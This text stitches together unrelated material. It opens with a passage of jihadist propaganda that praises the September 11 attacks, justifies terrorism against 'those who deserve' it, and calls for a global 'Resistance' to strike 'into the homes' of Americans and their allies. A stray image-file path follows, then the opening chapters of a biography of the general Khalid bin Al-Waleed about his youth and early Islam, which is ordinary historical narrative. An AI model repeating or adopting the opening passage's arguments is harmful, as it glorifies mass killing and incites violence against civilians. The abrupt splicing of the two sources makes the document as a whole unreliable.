- The number of prisoners among Muslim jihadis and Islamists who are held without charge or trial in all the Arab and Islamic countries has reached the tens of thousands. Clerics have been imprisoned, and agitators abducted... symbols killed... mosques and Islamic centres in Europe and America have been burnt down... Muslim immigrants in the Islamic diasporas have been unjustly and wrongfully assassinated ... etc.

So where is the deterrence by these so-called Muslim terrorists?!... The truth is that real terrorism, in the correct understanding of the word, has an embarrassingly low share on our part...! We are at the very bottom of the list, we are the most terrorized of all people, below all sorts of infidels, apostates and tyrants.

Then came the September 11th events, in order to repel the Zionist friendly West and the Americans, collecting a small amount of the enormous bill that they owe. The world rose, and has not lain down yet!!

The self-proclaimed philosophers will babble to us talking about the blood of the sinless, those who were promised protection, the civilians and the Muslims disloyal to the hypocrite clerics... until the last claim by evil jurists...

The reality is that the jihadi Resistance... only targets those who deserve to be deterred by terrorism, only those who should be liquidated, and only those who deserve punishment according to divine decrees and legal regulations on Earth. [The Resistance] even avoids many of those deserving this deterrence, in order to avoid negative effects [for Muslims] and promote their welfare.

The laws regarding human targets have already been discussed in detail in the passage on Islamic laws in the third section... it can be seen there.

Let me add:


It is not possible for a few jihadi organizations, or for tens or hundreds of Mujahideen here and there, to deter this fierce international attack... It is absolutely necessary that the Resistance transforms into a strategic phenomenon... after the pattern of the Palestinian intifada against the occupation forces, the settlers and their collaborators... but on a broader scale, originally comprising the entire Islamic world. Its arms of deterrence should reach into the homes of the American invaders and their allies of infidels from every nationality and in every place.

The Islamic Nation must start moving...with all its segments, towards Resistance and deterrence. In the next passage, we will explain the operational mechanism of the Resistance from a military and organizational perspective, in order to realize such deterrence with Allah's permission.

SWORD OF ALLAH

KHALID BIN AL-WALEED

A BIOGRAPHICAL STUDY OF ONE OF THE GREATEST MILITARY GENERALS IN HISTORY



'What an excellent slave of Allah: Khalid bin Al Waleed, one of the swords of Allah, unleashed against the unbelievers!'

Prophet Muhammad (ﷺ)

Part I: In The Time of the Prophet (saws)

Chapter 1

(The Boy)

Page 1

"The best of you in Jahiliyyah are the best of you in Islam, as long as they have understanding."
[Prophet Muhammad (SAWS)][1]

Khalid and the tall boy glared at each other. Slowly they began to move in a circle, the gaze of each fixed intently upon the other, each looking for an opening for his attack and each wary of the tricks that the other might use. There was no hostility in their eyes-just a keen rivalry and an unshakeable determination to win. And Khalid found it necessary to be cautious, for the tall boy was left-handed and thus enjoyed the advantage that all left-handers have over their opponents in a fight.

Wrestling was a popular pastime among the boys of Arabia, and they frequently fought each other. There was no malice in these fights. It was a sport, and boys were trained in wrestling as one of the requirements of Arab manhood. But these two boys were the strongest of all and the leaders of boys of their age. This match was, so to speak, a fight for the heavy-weight title. The boys were well matched. Of about the same age, they were in their early teens. Both were tall and lean, and newly formed muscles rippled on their shoulders and arms as their sweating bodies glistened in the sun. The tall boy was perhaps an inch taller than Khalid. And their faces were so alike that one was often mistaken for the other.

Khalid threw the tall boy; but this was no ordinary fall. As the tall boy fell there was a distinct crack, and a moment later the grotesquely twisted shape of his leg showed that the bone had broken. The stricken boy lay motionless on the ground, and Khalid stared in horror at the broken leg of his friend and nephew. (The tall boy's mother, Hantamah bint Hisham bin Al Mugheerah, was Khalid's first cousin.)

In course of time the injury healed and the leg of the tall boy became whole and strong again. He would wrestle again and be among the best of wrestlers. And the two boys would remain friends. But while they were both intelligent, strong and forceful by nature, neither had patience or tact. They were to continue to compete with each other in almost everything that they did.

The reader should make a mental note of this tall boy for he was to play an important role in the life of Khalid. He was the son of Al Khattab, and his name was Umar.

Soon after his birth Khalid was taken away from his mother, as was the custom among the better families of the Quraish, and sent to a Bedouin tribe in the desert. A foster mother was found for him, who would nurse him and bring him up. In the clear, dry and unpolluted air of the desert, the foundations were laid of the tremendous strength and robust health that Khalid was to enjoy throughout his life. The desert seemed to suit Khalid, and he came to love it and feel at home in it. From babyhood he grew into early childhood among the Arabs of the desert; and when he was five or six years old he returned to his parents' home in Makkah.

Some time in his childhood he had an attack of small pox, but it was a mild attack and caused no damage except to leave a few pock marks on his face. These marks did not, however, spoil his ruggedly handsome face, which was to cause a lot of trouble among the belles of Arabia - and some -to himself too.

The child became a boy; and as he reached the age of boyhood he came to realise with a thrill of pride that he was the son of a chief. His father, Al Waleed, was the Chief of the Bani Makhzum - one of the noblest clans of the Quraish - and was also known in Makkah by the title of AlWaheed- the Unique. Khalid's upbringing was now undertaken by the father who did his best (and with excellent success) to instil into Khalid all the virtues of Arab manhood-courage, fighting skill, toughness and generosity. Al Waleed took great pride in his family and his ancestors, and told Khalid that he was:

Khalid
son of Al Waleed
son of Al Mugheerah
son of Abdullah
son of Umar
son of Makhzum (after whom the clan was named)
son of Yaqza
son of Murra
son of Kab
son of Luwayy
son of Ghalib
son of Fihr
son of Malik
son of Al Nazr
son of Kinana
son of Khuzeima
son of Mudrika
son of Ilyas
son of Muzar
son of Nizar
son of Ma'add
son of Adnan
son of Udd
son of Muqawwam
son of Nahur
son of Teirah
son of Ya'rub
son of Yashjub
son of Nabit
son of Isma'il (regarded as the father of the Arabians)
son of Ibrahim (the prophet)
son of Azar
son of Nahur
son of Sarugh (or Asragh)
son of Arghu
son of Falakh
son of Eibar
son of Shalakh
son of Arfakhshaz

son of Saam
son of Noah (the prophet)
son of Lamk
son of Mattushalakh
son of Idris (the prophet)
son of Yard
son of Muhla'il
son of Qeinan
son of Anush
son of Sheis
son of Adam (the father of mankind)

1. Bukhari, from Abu Hurayrah. Sahih Al-Jami' Al-Saghir No. 3267

The great tribe of the Quraish that inhabited Makkah had evolved a clear-cut division of privilege and responsibility among its major clans. The three leading clans of the Quraish were the Bani Hashim, the Bani Abduddar (of which the Bani Umayyah was an offshoot) and the Bani Makhzum. The Bani Makhzum was responsible for matters of war. This clan bred and trained the horses on which the Quraish rode to war; it made arrangements for the preparation and provisioning of expeditions; and frequently it provided the officers to lead Quraish groups into battle. This role of the Bani Makhzum set the atmosphere in which Khalid was to grow up.

While still a child he was taught to ride. As a Makhzumi he had to be a perfect rider and soon acquired mastery over the art of horsemanship. But it was not enough to be able to handle trained horses; he had lo be able to ride any horse. He would be given young, untrained colts and had to break them and train them into perfectly obedient and well-disciplined war horses. The Bani Makhzum were among the best horsemen of Arabia, and Khalid became one of the best horsemen of the Bani Makhzum. Moreover, no Arab could claim to be a good rider if he only knew horses; he had to be just as good on a camel, for both animals were vital for Arab warfare. The horse was used for fighting, and the camel for long marches, in which horses were tagged along unmounted.

Along with riding, Khalid learned the skills of combat. He learnt to use all weapons-the spear, the lance, the bow and the sword. He learnt to fight on horseback and on foot. While he became skilful in the use of all weapons, the ones for which he appears to have had a natural gift were the lance, used while charging on horseback, and the sword for mounted and dismounted duelling. The sword was regarded by the Arabs as the weapon of chivalry, for this brought one nearest to one's adversary; and in sword fighting one's survival depended on strength and skill and not on keeping at a safe distant from the opponent. The sword was the most trusted weapon.

As Khalid grew to manhood, he attained a great height-over six feet. His shoulders widened, his chest expanded and the muscles hardened on his lean and athletic body. His beard appeared full and thick on his face, With his fine physique, his forceful personality, and his skill at riding and the use of weapons, he soon became a popular and much-admired figure in Makkah. As a wrestler, he climbed high on the ladder of achievement, combining consummate skill with enormous strength.

The Arabs had large families, the father often having several wives to increase his offspring, Al Waleed was one of six brothers. (There may have been more, but the names of only six have been recorded.) And the children of Al Waleed that we know of were five sons and two daughters. The sons were Khalid, Waleed (named after the father), Hisham, Ammarah and Abdu Shams. The daughters were Faktah and Fatimah.

Al Waleed was a wealthy man. Thus Khalid did not have to work for a living and could concentrate on learning the skills of riding and fighting. Because of this wealthy background, Khalid grew up to disregard economy and became known for his lavish spending and his generosity to all who appealed to him for help. This generosity was one day to get him into serious trouble.

Al Waleed was a wealthy man. But the Quraish were a surprisingly democratic people and everybody was required to do some work or the other-either for remuneration or just to be a useful member of society. And Al Waleed, who hired and paid a large number of employees, would work himself. In his spare time he was a blacksmith **1** and butcher **2** , slaughtering animals for the clan. He was also a trader, and along with other clans would organise and send trade caravans to neighbouring countries. On more than one occasion Khalid accompanied trade caravans to Syria and visited the great trading cities of that fair province of Rome. Here he would meet the Christian Arabs of the Ghassan, Persians from Ctesiphon, Copts from Egypt, and the Romans of the Byzantine Empire.

Khalid had many friends with whom, as with is brothers he would ride and hunt. When not engaged outdoors they would recite poetry, recount genealogical lines and have bouts of drinking. Some of these friends were to play an important part in Khalid's life and in this story; and the ones deserving special mention besides Umar, were Amr bin Al Aas and Abul Hakam. The latter's personal name was Amr bin Hisham bin Al Mugheerah, though he was to earn yet another name later: Abu Jahl. He was an elder cousin of Khalid. And there was Abul Hakam's son, Ikrimah, Khalid's favourite nephew and bosom friend.

Al Waleed was not only the father and mentor of his sons; he was also their military instructor, and from him Khalid got his first lesson in the art of warfare. He learnt how to move fast across the desert, how to approach a hostile settlement, how to attack it. He learned the importance of catching the enemy unawares, of attacking him at an unexpected moment and pursuing him when he broke and fled. This warfare was essentially tribal, but the Arabs well knew the value of speed, mobility and surprise, and tribal warfare was mainly based on offensive tactics.

On reaching maturity Khalid's main interest became war and this soon reached the proportions of an obsession. Khalid's thoughts were thoughts of battle; his ambitions were ambitions of victory. His urges were violent and his entire psychological make-up was military. He would dream of fighting great battles and winning great victories, himself always the champion-admired and cheered by all. He promised himself battle. He promised himself victory. And he promised himself lots and lots of blood. Unknown to him, destiny had much the same ideas about Khalid, son of Al Waleed.

1. Ibn Qutaibah: p. 575.
2. Ibn Rusta: p. 215.

Chapter 2

(The New Faith)

Page 1

"It is He who has sent His Messenger with Guidance and the Religion of Truth, to make it prevail over all religion,and Allah is sufficient as a witness."
[Quran 48:28]

A certain Arab would walk the streets of Makkah at night, lost in thought. He was a member, no longer wealthy, of the noble clan of Bani Hashim. A strikingly handsome man of medium height with broad, powerful shoulders, his hair ended in curls just below his ears. His large, dark eyes, fringed with long lashes, seemed pensive and sad.

There was much in the way of life of the Arabs that caused him pain. Everywhere around him he saw signs of decay-in the injustice done to the poor and helpless, in the unnecessary bloodshed, in the treatment of women who were considered as no better than domestic animals. He would be deeply anguished whenever he heard reports of the live burial of unwanted female children.

Certain clans of the Arabs had made a horrible ritual of the killing of infant daughters. The father would let the child grow up normally until she was five or six years old. He would then tell her that he would take her for a walk and dress her up as if for a party. He would take her out of the town or settlement to the site of a grave already dug for her. He would make the child stand on the edge of this grave and the child, quite unaware of her fate and believing that her father had brought her out for a picnic, would look eagerly at him, wondering when the fun would start. The father would then push her into the grave, and as the child cried to her father to help her out, he would hurl large stones at her, crushing the life out of her tender body. When all movement had ceased in the bruised and broken body of his poor victim, he would fill the grave with earth and return home. Sometimes he would brag about what he had done.

This custom was not, of course, very widespread in Arabia. Among the famous families of Makkah-the Bani Hashim, the Bani Umayyah and the Bani Makhzum-there is not a single instance on record of a female child being killed. This happened only among some desert tribes, and only in some clans. But even the exceptional occurrence of this revolting practice was sufficient to horrify and sicken the more intelligent and virtuous Arabs of the time.

Then there were the idols of Makkah. The Kabah had been built by the Prophet Ibrahim as the House of God, but had been defiled with gods of wood and stone. The Arabs would propitiate these gods with sacrificial offerings, believing that they would harm a man when angered and be bountiful when pleased. In and around the Kabah there were 360 idols, the most worshipped of whom were Hubal, Uzza and Lat. Hubal, the pride of the Arab pantheon, was the largest of these gods and was carved of red agate. When the inhabitants of Makkah had imported this idol from Syria it was without a right hand; so they fashioned a new hand of gold and stuck it on to its arm.

In the religion of the Arabs there was a curious mixture of polytheism and belief in Allah-the true God. They believed that Allah was Lord and Creator, but they also believed in the idols, regarding them as sons and daughters of Allah. The position of the deity in the

Arab mind was like that of a divine council, God being the President of the council of which these other gods and goddesses were members, each having supernatural powers, though subservient to the President. The Arabs would swear by Hubal or by another god or goddess. They would also swear by Allah. They would name their sons Abdul Uzza, i.e. the Slave of Uzza. They would also name their sons Abdullah i.e. the Slave of Allah.

It would not be correct to suggest that everything was wrong with the Arab culture of the time. There was much in their way of life which was glorious and chivalrous. There were qualities in the Arab character which would be enviable today-courage, hospitality and a sense of personal and tribal honour. There was also an element of vindictiveness, in the blood feuds which were passed down from father to son, but this was understandable, and even necessary, in a tribal society where no central authority existed to enforce law and order. Violent tribal and personal retaliation was the only way to keep the peace and prevent lawlessness.

What was wrong with Arab culture lay in the fields of ethics and religion, and in these fields Arab life had hit an all-time low. This period became known in history as the Ignorance. During the Ignorance Arab actions were acts of ignorance; Arab beliefs were beliefs of ignorance. The Ignorance was thus not only an era but an entire way of life.

The Arab mentioned at the beginning of this chapter took to retiring to a cave in a hill not far from Makkah, for one month every year. In this cave he would spend his time in meditation and reflection, and he would wait-not knowing just what he was waiting for. Then one day, while he was meditating in the cave; he suddenly became conscious of a presence. He could see no one and there was no sound of movement, but he could feel that someone was there. Then a voice said, *"Read!"*

Alarmed by the phenomenon of the disembodied voice, the Arab exclaimed, *"What shall I read?"* The voice was louder as it repeated, *"Read!"* Again the Arab asked, *"What shall I read?"* The voice now seemed terrible as it called sternly, *"Read!"* Then the voice continued in a more gentle tone:

Read: in the name of your Lord who created,
Created man from a clot.
Read: and it is your Lord the Bountiful
Who taught by the pen;
Taught man that which he knew not. [Quran 95: 1-5]

This happened on a Monday in the month of August, 610 CE. The world would never be the same again, for Muhammad had received his first revelation. A new faith was born.

When Muhammad (SAWS) received this revelation, Khalid was 24 years old.

For three years the Prophet remained silent, receiving guidance through the Angel Jibril. Then he was ordered to start expounding the religion of Allah, and he started with his own family and clan. Most of them, however, scorned his teaching and made fun of the new faith.

One day the Prophet decided to collect his closer relatives and give them a good meal at his house. This would give him an opportunity to get them together and put them in a situation where they would have to listen to him. The meal was duly arranged and heartily eaten by the guests. The Prophet then addressed the assembled guests and said, *"O Bani Abdul Muttalib! By Allah, I do not know of any man among the Arabs who has come to you with anything better than I have brought you. I bring you the best of this world and the next. I have been ordered by Allah to call you to Him. Who will help me in this work and be my brother and deputy?"*

The response of the entire gathering was silence. No one replied, each watching the others to see if anyone would get up to support this man. And then a thin, under-sized boy with skinny legs, in his early teens, sprang up and piped in a voice which had not yet broken, *"I, O Prophet of Allah, will be your helper!"*

There was a roar of laughter from the guests at what appeared at the time to be a ridiculous sight-rude and contemptuous laughter-as they stood up and began to walkaway. But the boy was impervious to such rudeness, for the next instant he had been clasped by the Prophet in a loving embrace. The Prophet declared, *"This is my brother and deputy."*[1] The boy was the Prophet's cousin-Ali, son of Abu Talib. He was the first male to accept Islam at the hands of the Prophet .[2]

Gradually the truth began to spread; and a few individuals, mostly youths or weak, helpless people, accepted the new faith. Their number was small but their courage was high. And the Prophet's sphere of activity widened. In spite of the rebuffs and insults which were hurled at him by the Quraish, he continued to accost people at street corners and in the market place and to warn them of the Fire which awaited the evil-doer. He would deride their idols of wood and stone and call them to the worship of the true God. As his activities increased, the opposition of the Quraish became harder and more vicious. This opposition was directed mainly by four men: Abu Sufyan (whose personal name was Sakhr bin Harb, and who was the leader of the Bani Umayyah), Al Waleed (father of Khalid), Abu Lahab (uncle of the Prophet) and Abul Hakam. Of the first and the last we will hear a lot more in this story.

Abu Sufyan and Al Waleed were men of dignity and self-respect. While they directed the opposition against the Prophet, they did not demean themselves by resorting to violence or abuse. Al Waleed's initial reaction was one of ruffled dignity. *"Is the prophethood to be bestowed on Muhammad,"* he exploded, *"while I, the greatest of the Quraish and their elder, am to get nothing? And there is Abu Masud, the chief of the Saqeef. Surely he and I are the greatest of the two towns."*[3] This grand old man lived in a world of his own where everything depended on nobility of birth and rank. He was, of course, being unfair to the Prophet, for the line of Muhammad joined his own six generations back, and the family of Muhammad was no less noble than his own. In fact, in recent history the Prophet's family had acquired greater prominence than any other family in Makkah. The Prophet's grandfather, Abdul Muttalib, had been the chief of all the Quraish in Makkah.

1. Tabari: Vol. 2, p. 63; Ibn Sad: Vol. 1, p. 171.
2. Ibn Hisham: Vol. 1, p. 245; Tabari: Vol. 2, p. 56. Masudi: Muruj; Vol. 2, p. 283.
3. Ibn Hisham: Vol. 1, p. 361.Quran 95:1-5

According to Ibn Hisham, it was in connection with this statement of Al Waleed that the Quranic verse was revealed: And they say: **If only this Quran had been revealed to some man from the, two great towns! [Quran 43:31]**. The two towns were Makkah and Taif. And another Quranic revelation believed to have referred to Al Waleed who, as we have stated in the preceding chapter, was known by the title of Al Waheed (the Unique), reads: **Leave Me (to deal) with him whom I created Waheed; and bestowed upon him ample means; and sons abiding in his presence; and made (life) smooth for him. Yet he desires that I should give more. Nay, for lo, he has been stubborn about Our revelations. On him I shall impose a fearful doom…Then he looked; then he frowned and showed displeasure; then he turned away in pride and said: This is nothing but magic from of old; this is nothing but the speech of a man. Him shall I fling into the fire: [Quran 74: 11-17 and 21-26]**

The most blood-thirsty and vindictive of these leaders was Abul Hakam-cousin and friend of Khalid. As a result of his violent opposition to Islam he was given by the Muslims the nickname of Abu Jahl, *the Ignorant One*, and it is by this name that posterity was to know him. A small, tough and wiry man with a squint, he has been described by a contemporary as: *"a man with a face of iron, a look of iron and a tongue of iron."*[1] And Abu Jahl could not forget that in their younger days, in a fierce wrestling match, Muhammad had thrown him badly, gashing his knee, the scar of which was to remain until his death.[2]

These prominent men of the Quraish, and some others, finding it impossible to stop the Prophet by either threat or inducement, decided to approach the aged and venerable Abu Talib, uncle of the Prophet and leader of the Bani Hashim. They would have killed the Prophet but for the strong sense of tribal and family unity which protected the Prophet. His killing would have led to a violent blood feud with the Bani Hashim, who would undoubtedly have taken revenge by killing the killer or a member of the killer's family.

The delegation of the Quraish now approached Abu Talib and said *"O Abu Talib! You are our leader and the best among us. You have seen what the son of your brother is doing to our religion. He abuses our gods. He vilifies our faith and the faith of our fathers. You are one of us in our faith. Either stop Muhammad from such activities or permit us to deal with him as we wish."* [3]

Abu Talib spoke gently to them, said that he would look into the matter, and dismissed them with courtesy. But beyond informing the Prophet of what the Quraish had said, he did nothing to stop him from spreading the new faith. Abu Talib was a poet. Whenever anything of this sort happened, he would compose a long poem and pour all his troubles into it.

In the house of Al Waleed, the actions of the Prophet became the most popular topic of conversation. In the evening Al Waleed would sit with his sons and other relatives and recount the actions of the day and all that the Quraish were doing to counter the movement of Muhammad. Khalid and his brothers heard their father describe the entire proceedings of the first delegation to Abu Talib. Some weeks later, they listened to him tell all about the second delegation to Abu Talib, which had no more effect than the first. The Prophet continued with his mission.

Then Al Waleed took a bold step. He decided to offer his own son, Ammarah, to Abu Talib in return for the person of Muhammad. Ammarah was a fine, strapping youth in whom men and women saw all the virtues and graces of young manhood. The Quraish

delegation approached Abu Talib with Ammarah in tow. *"O Abu Talib"* said the delegates. *"Here is Ammarah, son of Al Waleed. He is the finest of youths among the Quraish, and the handsomest and noblest of all. Take him as your son. He will help you and be yours as any son could be. In return give us the son of your brother-the one who has turned against your faith and the faith of your fathers and has caused dissension in our tribe. We shall kill him. Is that not fair-a man for a man?"*

Abu Talib was shocked by the offer. *"I do not think that it is fair at all,"* he replied. *"You give me your son to feed and bring up while you want mine to kill. By Allah, this shall not be."*[4] The mission failed. We do not know how Ammarah reacted to the failure of the mission-with disappointment or relief!

1. Waqidi: Maghazi, p.20; Ibn Rusta p. 223.
2. Tabari: Vol. 1, p. 265; Ibn Sad: p. 186.
3. Ibn Hisham: Vol. 1, p. 265; Ibn Sad: p. 186.
4. Ibn Hisham: Vol. 1, p. 267; Ibn Sad: p. 186.

Now seeing no hope of persuading Abu Talib to stop the Prophet and despairing of persuading him themselves, the Quraish decided to make the life of Muhammad and his followers so wretched that they would be forced to submit to the wishes of the Quraish. They set the vagabonds of Makkah against him. These hooligans would shout and jeer at the Prophet wherever he passed, would throw dust into his face and spread thorns in his path. They would fling filth into his house, and in this activity they were joined by Abu Lahab and Abu Jahl. This ill treatment was soon to enter a more violent phase.

As the persecution of the Muslims gathered momentum, it also increased in variety of method. One man got the bright idea that he would hurt Muhammad's cause by challenging him to a wrestling match, and thus belittle and humiliate him in a public contest. This man was an unbelieving uncle of the Prophet by the name of Rukkana bin Abd Yazid, a champion wrestler who was proud of his strength and skill. No one in Makkah had ever thrown him. *"O son of my brother!"* he accosted the Prophet. *"I believe that you are a man. And I believe that you are not a liar. Come and wrestle with me. If you throw me I shall acknowledge you as a true prophet."* The man was delighted with himself at having thought up this unusual way of lowering the stock of Muhammad in the eyes of the Makkans. Muhammad would either decline, and thus look small, or accept and get the thrashing of a lifetime. But that is what he thought. His challenge was accepted, and in the wrestling match that ensued the Prophet threw him three times! But the scoundrel went back on his word.[1]

The Prophet himself was reasonably safe from physical harm, partly because of the protection of his clan and partly because he could give better than he took in a fight. But there were other Muslims who were in a vulnerable position-those who were not connected with powerful families or were physically weak. They included slaves and slave girls. There was one slave girl the news of whose conversion so infuriated Umar that he beat her. He continued to beat the poor girl until he was too tired to beat her any more. And Umar was a very strong man!

Many of the men and women were tortured by the Quraish, The most famous of these sufferers, of whom history speaks in glowing terms, was Bilal bin Hamamah-a tall, gaunt Abyssinian slave who was tortured by his own master, Umayyah bin Khalf. In the

afternoon, during the intense heat of the Arabian summer, when the sun would dry up and bake everything exposed to it, Bilal would be stretched out on the burning sand with a large rock on his chest and left to the tender mercies of the sun. Every now and then his master would come to him, would look at his suffering, tormented face, his dry lips and his swollen tongue, and would say, *"Renounce Muhammad and return to the worship of Lat and Uzza."* But the faith of Bilal remained unshaken. Little did Umayyah bin Khalf know, while he was torturing Bilal, that he and his son would one day face his erstwhile slave in the Battle of Badr, and that Bilal would be his executioner and the executioner of his son.

Bilal and several other slaves, all victims of torture, were purchased by Abu Bakr, who was a wealthy man. Whenever Abu Bakr came to know of a Muslim slave being tortured, he would buy and free him.

In spite of all this persecution, the Prophet remained gentle and merciful towards his enemies; He would pray: *"O Lord! Strengthen me with Umar and Abul Hakam."* His prayer was answered in so far as it concerned Umar, who became the fortieth person to embrace Islam **2**; but Abu Jahl remained an unbeliever and died in his unbelief.

In 619, ten years after the first revelation, Abu Talib died **3**. The Prophet's position now became more delicate. The hostility of the Quraish increased, and so did the danger to the life of Muslims. The Prophet remained surrounded by a few faithful companions to whom he continued to preach, and among these companions were 10 who were especially close to him. These men became known as The Blessed Ten, and were held in especial esteem and affection by the Muslims as long as they lived.**4**

